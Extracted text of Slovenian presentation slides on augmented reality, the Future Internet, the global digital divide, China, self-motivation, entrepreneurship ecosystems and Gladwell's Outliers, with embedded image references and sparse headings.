
# Augmented reality

- **Izboljšava realnega sveta s prikazom podatkov na zaslonu (overlay)**
  - **GPS + kompas + fotoapararat**
- **iPhone in Android aplikacije**
  - **ter Augmented SDK za razvijalce**
- **Prototip *Sixth Sense***
  - **LED projektor + terminal**
  - **projekcija informacij v okolje**







# Future Internet





# Svet in IKT

**GLOBALNA  
DIGITALNA  
LOČNICA**  
Delež  
naročnikov  
interneta  
na 100 prebivalcev



Vir: ITU

# Kitajska v slikah






# Samomotiviranost




# Ekosistem talentov in podjetništva!

SVET





# Malcom Gladwell – Outliers (2008)





# Literatura

